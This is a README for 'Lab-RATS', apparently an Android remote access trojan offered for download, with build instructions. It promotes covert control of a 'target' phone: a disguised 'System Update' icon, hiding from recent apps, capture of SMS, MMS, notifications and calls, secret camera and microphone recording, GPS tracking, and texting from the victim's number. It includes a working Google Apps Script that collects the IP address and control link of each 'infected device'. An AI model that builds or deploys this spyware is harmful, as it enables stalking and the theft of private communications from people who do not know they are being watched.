
Lab-RATS is a powerful and lightweight Android Remote Administration Tool (RAT) developed by K4N3CO.LABS. This tool allows for remote monitoring and management of Android devices through a sleek, web-based interface designed for speed and reliability. Built for the modern era, it fully supports the latest 2026 Android software releases (OneUI 8.5, SDK 36).
- 📦 Automated APK Generation: Instantly build both
signed.apk(for production) andunsigned.apk. - 🆔 Advanced Identity Control: Fully customize App Name, Package ID, and Minimum SDK.
- 🔐 C2 Security Layer: The web dashboard is protected by a secure login wall (Default: admin1337). The password can be updated directly from the Terminal home page for enhanced security.
- 🕵️ Stealth-First Design:
- Launcher Stealth: Remotely replace the app icon with a generic "System Update" gear using an Activity Alias (Masquerade Mode) to bypass OS security alerts.
- Dial-Pad Recovery: If hidden, dial
*#1337#on the phone's keypad to re-enable the icon and launch the interface. - Recent Apps Exclusion: The app is completely invisible in the Android task switcher (recent apps list).
- Dynamic Masquerading: Randomly generates Version Names and Version Codes to blend in as system updates.
- 🎨 Smart Branding Engine:
- Auto-Density Scaling: Resizes logos automatically for all Android screen densities.
- Transparency Fixer: Removes white backgrounds from logo assets automatically.
- Active Tab Glow: The web interface features a neon glow on active tabs for easier navigation.

- 🛰️ Precision GPS Tracking: One-click uplink to open the target's exact real-time location in Google Maps.

- 📱 Remote Screen Projection (Gold Standard): Stream the device's screen in real-time directly to your web browser with a single click. Built with a specialized Android 16 compatibility layer for flawless performance on the latest hardware.

- ⚡ Intel Stream (Notification Sniffer): Intercept every notification that hits the device (WhatsApp, Telegram, SMS, System) and view them in a live chronological feed.
- 🖼️ MMS Terminal (Game Changer!):
- Browse & Extract: Download and view ANY Multimedia Message (MMS) including Images and Videos stored on the device.
- Remote Dispatch: Send MMS/Picture Messages directly from the target phone with a built-in file browser to pick media from your PC.
- 💬 SMS Command Center:
- Full Interception: Browse and copy every sent/received text message.
- Remote Texting: Send SMS from the target's number to any destination worldwide.
- 📸 Optics & Surveillance:

- Live Camera Streaming: View high-speed video feeds from both front and back cameras.
- 🌙 Night Vision Mode: Sensor-boosted low-light mode for visibility in near-total darkness.
- Background Recording: Stealthily record high-quality video without any user-facing activity.
- Instant Capture: Take high-resolution photos remotely.
- 🎙️ Acoustics & Interception:
- Ambient Monitoring: Live microphone recording for high-fidelity audio surveillance.
- Call Recording: Automatically records both incoming and outgoing phone calls.
- 📂 Advanced Data Uplink:
- Integrated File Manager: Navigate, download, and manage files across internal and external storage.
- 📝 Direct File Editor: Live-edit text, JSON, and log files directly on the device from your browser.
- Standardized Navigation: Every sub-page features a "Back to Terminal" node for rapid command switching.
- 📊 Telemetry & Reporting:
- Full System Extraction: Detailed hardware, network, and battery analytics.

- Contact & Call Logs: Instant extraction of the target's full contact list and communication history.

- C2 Auto-Reporting: Discrete reporting of device IP and status to a centralized Google Sheet.


--- > APK Builder Interface < ---

--- > Android App (C2 Interface) on Target Device < ---



--- > Remote Web Control Panel (PC Interface) < ---




During security research, a critical behavior in modern Android networking was discovered: devices on mobile data (and modern WiFi) are assigned Public IPv6 Addresses.
Unlike IPv4—which is heavily restricted by NAT and requires complex port forwarding—IPv6 addresses are directly routeable on the public internet.
- Distributed Server: The app initializes a lightweight HTTP server on the Android device (Port 8080).
- Zero Configuration: Because the device uses Public IPv6, you can access the terminal directly from anywhere in the world without router setup, firewalls, or tunnels (Ngrok/Pinggy).
- Dynamic IP Solution: Mobile networks rotate IPs frequently. Lab-RATS solves this by using a Google Sheet as a "C2 Phonebook."
- Stealth Uplink: The app silently detects its current IPv6 and posts the live link to your sheet. You simply open the sheet and click the latest link to regain control.
Effectively, this turns every infected device into a public web server, tracked by a private C2 phonebook.
- Java 11 or 21 installed on your workstation.
- A target Android device.
- A Google Sheet Webhook URL for IP tracking.
- Extract the repository zip.
- Navigate to
cd /Lab-RATS/app-builder/. - Execute the builder:
- Windows:
build.bat - Linux/Mac:
chmod +x build.sh && ./build.sh
- Windows:
- Select Option 1 and provide your configuration:
- App Name: (Default: LAB-RATS)
- Google Sheet URL: Your Apps Script URL (instructions below).
- Retrieve your
signed.apkfrom theoutput/directory.
- Create a new Google Sheet.
- Go to Extensions → Apps Script.
- Replace the default code with this snippet:
// Lab-RATS C2 Tracking Script
function doPost(e) {
  try {
    var sheet = SpreadsheetApp.getActiveSpreadsheet().getActiveSheet();
    var data = JSON.parse(e.postData.contents);
    sheet.appendRow([new Date(), data.device, data.network, data.ip, data.port, data.link]);
    return ContentService.createTextOutput("UPLINK_SUCCESS").setMimeType(ContentService.MimeType.TEXT);
  } catch (err) {
    return ContentService.createTextOutput("UPLINK_ERROR").setMimeType(ContentService.MimeType.TEXT);
  }
}

// Run once to initialize headers
function setupSheet() {
  var sheet = SpreadsheetApp.getActiveSpreadsheet().getActiveSheet();
  sheet.appendRow(["Timestamp", "Device", "Network", "IP Address", "Port", "Control Link"]);
  sheet.getRange("A1:F1").setFontWeight("bold").setBackground("#050505").setFontColor("#00f2ff");
}- Deploy → Web App → Execute as Me → Access Anyone.
- Paste the generated URL into the APK Builder when prompted.
--- > Example Google Sheet - Running & Properly Configured < ---
If you find Lab-RATS useful for your security research, please Star ⭐ the project—it drives further development!
Contributions: Bug reports, feature requests, and pull requests are always welcome.
Donations (Optional):
BTC:
bc1q6lmkuju3kf7f8624fwt5qs7k5mf63mekgcnzf4
This tool is strictly for educational and authorized security testing purposes. The developers assume NO responsibility for any misuse or damage caused by this software. Use it responsibly.
© 2026 K4N3CO.LABS